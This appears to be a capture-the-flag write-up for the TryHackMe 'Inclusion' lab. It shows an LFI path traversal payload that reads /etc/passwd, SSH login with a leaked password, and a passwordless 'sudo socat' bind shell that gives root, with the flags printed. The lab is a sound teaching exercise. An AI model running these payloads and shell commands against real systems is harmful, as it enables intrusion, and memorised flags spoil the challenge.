Inclusion
After a long time I finally had five minutes to play, and TryHackMe had a new room called Inclusion, described as “A beginner level LFI challenge”. That sounded like exactly the quick, fun warm-up I wanted, and it was.
name parameter of /article is vulnerable to LFI. /etc/passwd contains a commented-out password for falconfeast, which gets us SSH. sudo socat without a password then gives a root shell.
Recon
I started the VPN tunnel to the TryHackMe network, hit the magic Deploy machine button and, as always, scanned the open ports first.
$ nmap -T4 -sV 10.10.131.100 --top 100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-16 18:30 CET
Nmap scan report for 10.10.131.100
Host is up (0.15s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.86 seconds
Just SSH and a small Python (Werkzeug) web app. Browsing the articles shows that the page takes a single parameter, name, which picks the article to display. Fittingly, one of the articles is about LFI itself:
GET /article?name=lfiattack
...
Even without the ability to upload and execute code, a Local File Inclusion vulnerability can be dangerous. An attacker can still perform a Directory Traversal / Path Traversal attack using an LFI vulnerability as follows.

http://example.com/?file=../../../../etc/passwd
...
Foothold: LFI
The article practically hands us the payload, so let’s try it from the CLI.
../ sequences walk up the directory tree, so the app ends up reading any file the web server user can access.$ curl 'http://10.10.131.100/article?name=../../../../etc/passwd'
...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
pollinate:x:109:1::/var/cache/pollinate:/bin/false
falconfeast:x:1000:1000:falconfeast,,,:/home/falconfeast:/bin/bash
#falconfeast:rootpassword
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
...Full /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
falconfeast:x:1000:1000:falconfeast,,,:/home/falconfeast:/bin/bash
#falconfeast:rootpassword
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
Look at that comment line: #falconfeast:rootpassword. Someone left a password right inside /etc/passwd.
User: SSH as falconfeast
Let’s log in over SSH with those credentials.
$ ssh falconfeast@10.10.131.100
The authenticity of host '10.10.131.100 (10.10.131.100)' can't be established.
ECDSA key fingerprint is SHA256:VRi7CZbTMsqjwnWmH2UVPWrLVIZzG4BQ9J6X+tVsuEQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.131.100' (ECDSA) to the list of known hosts.
falconfeast@10.10.131.100's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)
...
Last login: Thu Jan 23 18:41:39 2020 from 192.168.1.107
falconfeast@inclusion:~$ ls
articles  user.txt
falconfeast@inclusion:~$ cat user.txt
60989655118397345799
Full SSH login banner
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 16 23:06:55 IST 2020

  System load:  0.01              Processes:           84
  Usage of /:   34.8% of 9.78GB   Users logged in:     0
  Memory usage: 64%               IP address for eth0: 10.10.131.100
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

3 packages can be updated.
3 updates are security updates.
The user flag sits in falconfeast’s home directory: 60989655118397345799.
PrivEsc: sudo socat
On to root. The first thing I always check is what the user may run with sudo.
$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User falconfeast may run the following commands on inclusion:
(root) NOPASSWD: /usr/bin/socatsocat can run a program and wire its input and output to a network socket. Running it as root without a password is basically a free root shell.On the target: bind a root shell
Run socat as root, listen on port 1111 and spawn sh with a proper PTY for every connection.
$ sudo socat TCP-LISTEN:1111,reuseaddr,fork EXEC:sh,pty,stderr,setsid,sigint,saneOn my machine: connect to it
Connect with my own terminal in raw mode, so the remote shell behaves like a normal one.
$ socat FILE:`tty`,raw,echo=0 TCP:10.10.131.100:1111
sh: 0: can't access tty; job control turned off
# pwd
/home/falconfeast
# cd /root
# ls
root.txt
# cat root.txt
42964104845495153909
Oh yeah, we have root privileges! The root flag is 42964104845495153909.
Wrap-up
- Never trust user input in file paths. A whitelist of article names would have killed this LFI completely.
- Credentials don’t belong in comments, and definitely not in
/etc/passwd, which every user can read. - Check GTFOBins for anything you can run with
sudo. Networking tools like socat are as dangerous as a shell. - socat is a really powerful network utility and well worth reading about.